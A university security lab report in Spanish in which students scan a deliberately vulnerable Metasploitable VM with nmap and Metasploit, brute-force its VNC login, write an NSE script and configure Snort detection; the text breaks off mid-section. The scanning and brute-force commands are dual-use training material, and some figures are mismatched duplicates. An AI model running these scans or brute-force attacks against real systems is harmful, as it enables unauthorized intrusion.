

UNIVERSIDAD DE MURCIA

GRADO EN INGENIERÍA INFORMÁTICA

4º CURSO

GRUPO 6

CURSO 2016/2017 - JUNIO

Seguridad

Práctica final

Estudiantes:

Cristian Roche Borja

DNI: 76581531H

Alicia Ruiz Tovar

DNI: 48693813F

Docentes:

Alberto Huertas Celdrán

Gabriel López Millán

Gregorio Martínez Pérez



Índice

1. Oauth	4
2. NMAP y Metasploit	5
2.1. Víctima	5
2.2. Atacante	5
2.2.1. NMAP	5
2.2.2. NMAP con Metasploit	7
2.2.3. Wireshak: trazas	7
2.3. Scripts NMAP	9
2.3.1. Scripts /usr/share/nmap/scripts	9
2.3.2. Realización de script básico	9
2.3.3. Comando Portscan	12
3. Explotar Vulnerabilidades	15
3.1. Instalación de la interfaz gráfica	15
3.2. VNC por fuerza bruta	15
4. Snort	17
4.1. Configuración	17
4.2. Ejecución	18
4.3. Detección de ataques	20
5. Buffer Overflow	24
5.1. Modificación de variables	24
5.2. Shellcode	27

1. Oauth

2. NMAP y Metasploit

2.1. Víctima

Utilizaremos una máquina virtual de prueba. Esta máquina ha sido creada con vulnerabilidades para la práctica de ataques. La URL de descarga es la [siguiente](#).

La IP de esta máquina es la 192.168.62.189.


2.2. Atacante

2.2.1. NMAP

El equipo que actuará como atacante hace uso de la herramienta NMAP. Para instalarla ejecutamos el siguiente comando:

```
$ sudo apt-get install nmap
```

Establecemos en el archivo */etc/hosts*, equivalente al DNS local, la IP de la víctima (192.168.62.189) y la denominamos *metasploitable*, como muestra la figura 1.



```
127.0.0.1    localhost
127.0.1.1    Atacante
192.168.62.189 metasploitable

# The following lines are desirable for IPv6 capable hosts
::1         ip6-localhost ip6-loopback
fe00::0     ip6-localnet
ff00::0     ip6-mcastprefix
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
```

Figura 1: Atacante_dns_victima.

De esta forma, tenemos dos opciones para hacer referencia a la víctima. En la figura 2 se observa el resultado de este escaneo simple fruto de cualquiera de estas dos opciones.

```
$ nmap 192.168.62.189
$ nmap metasploitable
```

De forma un poco más elaborada, se puede ejecutar el escaneo de puertos haciendo uso de otras técnicas:

- Mediante listado de equipos: `$ nmap 192.168.62.1 192.168.62.10 192.168.62.189`
- Mediante subred: `$ nmap 192.168.62.0/24`
- Mediante un fichero que almacene las IPs (o las expresiones de las mismas) a analizar: `$ nmap -iL hosts.txt`, como muestra la figura 3.

```
Starting Nmap 7.01 ( https://nmap.org ) at 2017-04-23 13:06 CEST
Nmap scan report for 192.168.62.189
Host is up (0.0010s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
alumno@Atacante:~$
```

Figura 2: Atacante_nmap_simplescan.

```
alumno@Atacante:~$ cat hosts.txt
192.168.62.189
192.168.62.1
alumno@Atacante:~$ cat hosts2.txt
192.168.61.0/24
metasploitable
192.168.62.1
192.168.62.200-220
alumno@Atacante:~$
```

Figura 3: Atacante_nmapscan_filecomplex.

2.2.2. NMAP con Metasploit

También hemos de instalar Metasploit para hacer uso de él: <https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers>. Una vez instalado, con `$ msfconsole` inicializamos Metasploit y la base de datos asociada.

A continuación, realizamos un scanner básico de la red, almacenando el contenido en la base de datos interna y exportándolo completo de la misma a un fichero, para así analizarlo:

```
$ db_nmap -v -sV 192.168.62.0/24
$ db_export out_ejercicio1.txt
```

Como muestra la figura 4, se observa que en dicho fichero encontramos el contenido del escaneo. Por un lado, podemos ver información del usuario que ha invocado el Metasploit. Seguidamente, tenemos el apartado que refiere a los hosts y servicios que se han encontrado en la dirección de subred que se le ha pasado al escaneo. Por último, podemos observar que el grueso del fichero son los módulos del Metasploit.




Figura 4: Atacante_scanner_y_BBDD.

2.2.3. Wireshak: trazas

A continuación mostramos algunas trazas obtenidas tras ejecutar ciertos comandos con NMAP.

- `$ nmap -sS -sV -p 20-30 metasploitable`. En el host metasploitable se lanza un escaneo de puertos cada segundo a un puerto diferente entre los puertos 20 al 30, como muestra la figura 5. El fin principal de realizar un escaneo de puertos de esta forma es evitar ser detectado por la seguridad que pueda tener la subred.

```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <MetasploitV5>
3    <generated time="2017-04-23 14:57:16 UTC" user="alumno" project="default" product="framework"/>
4    <hosts>
5      <host>
55     <host>
127    <host>
210    <host>
502    </hosts>
503    <events>
648    <services>
1022   <web_sites>
1023   </web_sites>
1024   <web_pages>
1025   </web_pages>
1026   <web_forms>
1027   </web_forms>
1028   <web_vulns>
1029   </web_vulns>
1030   <module_details>
195904 </MetasploitV5>
195905

```

Figura 5: Atacante_wireshar_scaneo_delay.

- \$sudo nmap -sS -mtu 24 -p 80 metasploitable 192.168.62.102. En el hots metasploitable y en la IP 192.168.62.102 se lanza un escaneo al puerto 80 con el bit SYN activado, como se muestra en la figura 6 Lo que se hace es enviar un paquete SYN, como si se fuera a abrir una conexión real y después se espera una respuesta. Si se recibe un paquete SYN/ACK esto indica que el puerto está abierto, mientras que si se recibe un RST (reset) indica que no hay nada escuchando en el puerto. Si no se recibe ninguna respuesta después de realizar algunas retransmisiones o se recibe un ICMP entonces el puerto se marca como filtrado.

```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <MetasploitV5>
3    <generated time="2017-04-23 14:57:16 UTC" user="alumno" project="default" product="framework"/>
4    <hosts>
5      <host>
55     <host>
127    <host>
210    <host>
502    </hosts>
503    <events>
648    <services>
1022   <web_sites>
1023   </web_sites>
1024   <web_pages>
1025   </web_pages>
1026   <web_forms>
1027   </web_forms>
1028   <web_vulns>
1029   </web_vulns>
1030   <module_details>
195904 </MetasploitV5>
195905

```

Figura 6: Atacante_wireshar_scaneo_delay.

2.3. Scripts NMAP

2.3.1. Scripts `/usr/share/nmap/scripts`

En la instalación de NMAP se crea el directorio `/usr/share/nmap/scripts`, este directorio contiene una lista de scripts implementados por otros usuarios y que están diseñados para ser invocados desde el comando `nmap`. A continuación se describen algunos:

- `http-git.nse`: Realiza una conexión al puerto 80 de la víctima en busca de un servidor web activo, si el puerto está abierto, se intenta localizar un directorio `.git`. La existencia de este directorio implica que la víctima está realizando un control de versiones, por tanto, el siguiente paso que realiza el script es la búsqueda de coincidencias en *Github*, si se encuentran coincidencias (por un perfil o proyecto público), se muestran un mensaje al usuario con toda la información que se ha podido extraer de la víctima de su repositorio.
- `smb-server-stats.nse`: Este script explota una vulnerabilidad de *Samba* corriendo sobre sistemas operativos de Windows, esta vulnerabilidad permite que un usuario externo pueda solicitar los datos estadísticos del servicio, recopilando así valiosa información de los archivos que se comparten.
- `ssh2-enum-algos.nse`: Devuelve los algoritmos de cifrado y compresión que tiene implementados la víctima. Esta información puede ser muy útil para reducir considerablemente el tiempo de los ataques por fuerza bruta.
- `dhcp-discover.nse`: Script que recopila información del servidor DHCP de la red, se imprimirá por pantalla al usuario el valor de cada uno de los campos que se obtienen del DHCP (Gateway, máscara de subred, router, nombre de dominio, etc...). Para el funcionamiento del script no es necesario consumir una dirección IP.

2.3.2. Realización de script básico

Se pueden crear nuevos scripts adaptados a nuestras necesidades, que automaticen tareas habituales, o repetitivas. En la siguiente url <http://nmap.org/book/nse-tutorial.html> se describe la estructura que debe tener el script. Para poner en práctica este apartado, a continuación, incluye el contenido de un script realizado por nosotros, las acciones que realiza son las siguientes:

- Comprobar si el equipo objeto tiene el puerto 80 abierto (el número de puerto se puede cambiar a la hora de ejecutar el comando)
- En el caso de que se cumpla el paso anterior, se entiende que existe un servidor web en el equipo, por tanto, se solicita la página `index.html`, dicha página se crea por defecto en los navegadores web.

- La página web descargada se almacena en un fichero con el mismo nombre *index.html*

Para ejecutar el script, se debe escribir el siguiente comando:

```
$ nmap -p 80 <ip> --script=http-index
```

```
local http = require "http"
local io = require "io"
local shortport = require "shortport"
local stdnse = require "stdnse"

description = [[
Comprobamos si el host remoto tiene el puerto indicado activo
, en ese caso, obtenemos el /index.html y lo almacenamos
en un fichero "index.html"
]]

---
-- @usage
-- nmap -p 80 <ip> --script=http-index
--
--80/tcp open http
--|_http-index: /index.html Obtenido correctamente!
--
-- Version 0.1
-- Created 23/04/2017 - v0.1 - created by R&R_Asociados
--

author = "R&R_Asociados"
license = "Open_License"
categories = {"discovery"}

portrule=shortport.http

action = function( host, port )

local result
local output = stdnse.output_table()
local request_type
path = "/index.html"
```

```
result = http.get(host, port, path)
request_type = "GET"

if ( not(200 <= result.status and result.status < 210) ) then
    output.error = ("ERROR:_Fallo_al_obtener_la_url_%s"):
        format(path)
    return output,output.error
end

local fname = "index.html"
local f = io.open(fname,"w")

if ( not(f) ) then
    output.error = ("ERROR:_Fallo_al_crear/abrir_el_fichero
        _%s"):format(fname)
    return output,output.error
end

    io.output(f)
    io.write(table.tostring( result ))
    f:close()

if ( 200 <= result.status and result.status < 210 ) then
    output.result = ("%s_Obtenido_correctamente!"):format(
        path)
    return output,output.result
end

return

end

-- Transformacion de tipo table en string
function table.val_to_str ( v )
    if "string" == type( v ) then
        string.gsub( v, "\n", "\\n" )
        if string.match( string.gsub(v,"[^\\"]",""), '^"+$' )
            then
            return "'" .. v .. "'"
        end
        return "'" .. string.gsub(v,'"', '\\\"') .. "'"
    else
        return "table" == type( v ) and table.tostring( v ) or
```

```
        tostring( v )
    end
end

function table.key_to_str ( k )
    if "string" == type( k ) and string.match( k, "^[_%a][_%a%d
    ]*$" ) then
        return k
    else
        return "[" .. table.val_to_str( k ) .. "]"
    end
end

function table.tostring( tbl )
    local result, done = {}, {}
    for k, v in ipairs( tbl ) do
        table.insert( result, table.val_to_str( v ) )
        done[ k ] = true
    end
    for k, v in pairs( tbl ) do
        if not done[ k ] then
            table.insert( result,
                table.key_to_str( k ) .. "=" .. table.val_to_str( v ) )
        end
    end
    return "{" .. table.concat( result, "," ) .. "}"
end
```

El script contiene un control de errores, por lo que se mostrará uno de los siguientes resultados:

- "ERROR: Fallo al obtener la url index.html"
- "ERROR: Fallo al crear/abrir el fichero index.html"
- "index.html Obtenido correctamente!"

2.3.3. Comando Portscan

Accedemos a la consola de Metasploit con el comando *\$msfconsole*, para encontrar las modalidades existentes de Portscan, lanzamos la búsqueda con *\$search portscan*, el resultado se puede ver en la figura 7.

1. Para este ejemplo haremos uso de *auxiliary/scanner/portscan/tcp*, para ello, lo seleccionamos ejecutando *\$use auxiliary/scanner/portscan/tcp*.

```
msf > search portscan

Matching Modules
=====

  Name                                         Disclosure Date  Rank  Description
  ----                                         -
auxiliary/scanner/http/wordpress_pingback_access  normal  Wordpress Pingback Locator
auxiliary/scanner/natpmp/natpmp_portscan         normal  NAT-PMP External Port Scanner
auxiliary/scanner/portscan/ack                   normal  TCP ACK Firewall Scanner
auxiliary/scanner/portscan/ftpbounce             normal  FTP Bounce Port Scanner
auxiliary/scanner/portscan/syn                   normal  TCP SYN Port Scanner
auxiliary/scanner/portscan/tcp                   normal  TCP Port Scanner
auxiliary/scanner/portscan/xmas                  normal  TCP "XMas" Port Scanner
auxiliary/scanner/sap/sap_router_portscanner     normal  SAPRouter Port Scanner
```

Figura 7: Metasploit Portscan Search

2. Visualizamos los diferentes parámetros de configuración que permite con el comando *\$show options*.
3. Ajustamos el número de hilos y la ip de la víctima.
4. Lanzamos el escaneo con el comando *\$run*. Se muestra el resultado de la ejecución en la imagen 8.
5. El funcionamiento del comando *portscan* es muy similar al de Nmap, con la ventaja de poder ajustar el número de hilos que queremos dedicar al escaneo.

```
Name      Current Setting  Required  Description
-----
CONCURRENCY 10              yes       The number of concurrent ports to check per host
DELAY       0               yes       The delay between connections, per thread, in milliseconds
JITTER      0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS       1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS      yes             yes       The target address range or CIDR identifier
THREADS     1               yes       The number of concurrent threads
TIMEOUT     1000            yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS metasploitable
RHOSTS => metasploitable
msf auxiliary(tcp) >
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > run

[*] 192.168.62.189: - 192.168.62.189:23 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:22 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:25 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:21 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:53 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:80 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:111 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:139 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:445 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:514 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:513 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:512 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:1099 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:1524 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:2049 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:2121 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:3306 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:3632 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:5432 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:5900 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:6000 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:6667 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:6697 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:8009 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:8180 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:8787 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

Figura 8: Metasploit Portscan

3. Explotar Vulnerabilidades

3.1. Instalación de la interfaz gráfica

Para usuarios que no son expertos en el uso de Metasploit, se recomienda el uso de la interfaz gráfica del programa, que se puede descargar desde el [siguiente enlace](#). La instalación es muy simple en Linux, basta con descargarse el programa, convertirlo en ejecutable (`$ chmod 777 metasploit-latest-linux-x64-installer.run`) y ejecutar el fichero (`.run`). Se abrirá un instalador gráfico intuitivo.

Para hacer uso del programa, abrimos un navegador web y accedemos a la URL que se nos indicó durante la instalación, si no hemos modificado las opciones por defecto, será `https://localhost:3790/`. En la figura 9 podemos ver la apariencia.




Figura 9: Metasploit Gráfico

3.2. VNC por fuerza bruta

A continuación, se muestra un ataque al servicio VNC.

- Realizamos un escaneo de puertos para verificar que el de VNC está abierto. Con NMAP se ve claramente, indica el nombre de servicio.

```
$ sudo nmap metasploitable
```

- Accedemos a la consola de Metasploit.

```
$ sudo msfconsole
```


- Realizamos una búsqueda de los módulos relativos a VNC.

```
msf > search vnc
```

- Utilizaremos el módulo *vnc_login*, lo seleccionamos.

```
msf > use auxiliary/scanner/vnc/vnc_login
```

- Fijamos los parámetros del ataque. Figura 10.



```
msf auxiliary(vnc_login) > set RHOSTS metasploitable
RHOSTS => metasploitable
msf auxiliary(vnc_login) > set THREADS 20
THREADS => 20
msf auxiliary(vnc_login) > set BRUTEFORCE_SPEED 1
BRUTEFORCE_SPEED => 1
msf auxiliary(vnc_login) > run

[*] 192.168.62.189:5900 - 192.168.62.189:5900 - Starting VNC login sweep
[+] 192.168.62.189:5900 - 192.168.62.189:5900 - LOGIN SUCCESSFUL: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_login) > 
```

Figura 10: Parámetro ataque VNC.

4. Snort

4.1. Configuración

El primer paso es instalar Snort en la máquina que hace de router entre las organizaciones.

```
$ sudo apt-get install snort
```

Como vemos en la imagen 11, el establecimiento de un rango de IPs es determinante para el uso del servicio.




Figura 11: Configuración de Snort durante la instalación.

A continuación se configura el servicio, modificando el fichero */etc/snort/snort.conf* y estableciendo los siguientes parámetros:

- ipvar HOME_NET 192.168.N1.0/24
- ipvar EXTERNAL_NET !\$HOME_NET
- ipvar DNS_SERVERS \$HOME_NET

- ipvar SMTP_SERVERS \$HOME_NET
- ipvar HTTP_SERVERS \$HOME_NET
- ipvar SQL_SERVERS \$HOME_NET
- ipvar TELNET_SERVERS \$HOME_NET
- ipvar HTTP_PORTS 80
- ipvar SHELLCODE_PORTS !80
- ipvar ORACLE_PORTS 1521

4.2. Ejecución

Además de las reglas que hay añadidas por defecto, para poder hacer pruebas concretas y observar el funcionamiento de Snort, añadimos la siguiente línea al fichero */etc/snort/rules/local.rules*, que establece una alerta cuando detecte mensajes ICMP.

```
$ alert icmp any any -> $HOME_NET any (msg:"ICMP test";
sid:10000001; rev:001)
```

A continuación, lanzamos el servicio. En la figura 12 se observa el servicio iniciado.

```
$ sudo snort -i enp0s8 {u snort {g snort -l /var/log/snort/
-A full -c /etc/snort/snort.conf
```

```

--== Initialization Complete ==--

_*> Snort! <*-
Version 2.9.7.0 GRE (Build 149)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.7.4
Using PCRE version: 8.38 2015-11-23
Using ZLIB version: 1.2.8

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.4 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Commencing packet processing (pid=1395)
```

Figura 12: Snort iniciado.

Seguidamente, lanzamos un ping desde la máquina atacante hacia la organización que el router protege, como muestra la figura 13).

```
alumno@Atacante:~$ ping 192.168.61.1
PING 192.168.61.1 (192.168.61.1) 56(84) bytes of data:
64 bytes from 192.168.61.1: icmp_seq=1 ttl=64 time=0.279 ms
64 bytes from 192.168.61.1: icmp_seq=2 ttl=64 time=0.306 ms
64 bytes from 192.168.61.1: icmp_seq=3 ttl=64 time=0.284 ms
64 bytes from 192.168.61.1: icmp_seq=4 ttl=64 time=0.357 ms
64 bytes from 192.168.61.1: icmp_seq=5 ttl=64 time=0.284 ms
64 bytes from 192.168.61.1: icmp_seq=6 ttl=64 time=0.302 ms
64 bytes from 192.168.61.1: icmp_seq=7 ttl=64 time=0.293 ms
^C
--- 192.168.61.1 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 5997ms
rtt min/avg/max/mdev = 0.279/0.300/0.357/0.032 ms
alumno@Atacante:~$
```

Figura 13: Ping del atacante a la víctima.

Si, tras el ping, accedemos a los archivos de log (imagen 14), podemos ver cómo hay un acceso desde la máquina atacante.

```
GNU nano 2.5.3 Archivo: /var/log/snort/portscan.log
192.168.61.189 -> 192.168.62.189 (portscan) UDP Portscan
Priority Count: 5
Connection Count: 6
IP Count: 1
Scanner IP Range: 192.168.61.189:192.168.61.189
Port/Proto Count: 10
Port/Proto Range: 137:58947

Time: 05/04-11:20:43.472891
event_ref: 0
192.168.61.189 -> 155.54.1.1 (portscan) ICMP Filtered Sweep
Priority Count: 0
Connection Count: 35
IP Count: 3
Scanned IP Range: 8.8.8.8:192.168.61.1
Port/Proto Count: 0
Port/Proto Range: 0:0

^G Ver ayuda ^O Guardar ^U Buscar ^K Cortar Text ^J Justificar ^C Posición ^Y Pág. ant.
^X Salir ^R Leer fich. ^E Reemplazar ^U Pegar txt ^T Ortografía ^_ Ir a línea ^V Pág. sig.
```

Figura 14: Fichero portlog.scan tras ping.

4.3. Detección de ataques

A continuación vamos a ejemplificar el procedimiento que el atacante sigue para llevar a cabo un ataque. Al mismo tiempo que se realiza, podemos ver los logs que detectan dicho ataque gracias a Snort.

1. Escanear puertos en busca de un agujero por el que entrar.

Tras ejecutar el comando `nmap` que se indica a continuación, se puede ver que son diversos los puertos que hay accesibles en la víctima. En este ejemplo, vamos a atacar el puerto 23, correspondiente a telnet.

```
$ nmap -p 1-20000 192.168.62.189
```

```
[Xref => http://cve.nitre.org/cgi-bin/cvename.cgi?name=2002-00121]Xref => http://www.securityfocus.com/bid/40891[Xref => http://www.securityfocus.com/bid/40891]Xref => http://www.securityfocus.com/bid/40891
[**] [1:1418:11] SNMP request tcp [**]
[Classification: Attempted Information Leak] [Priority: 21]
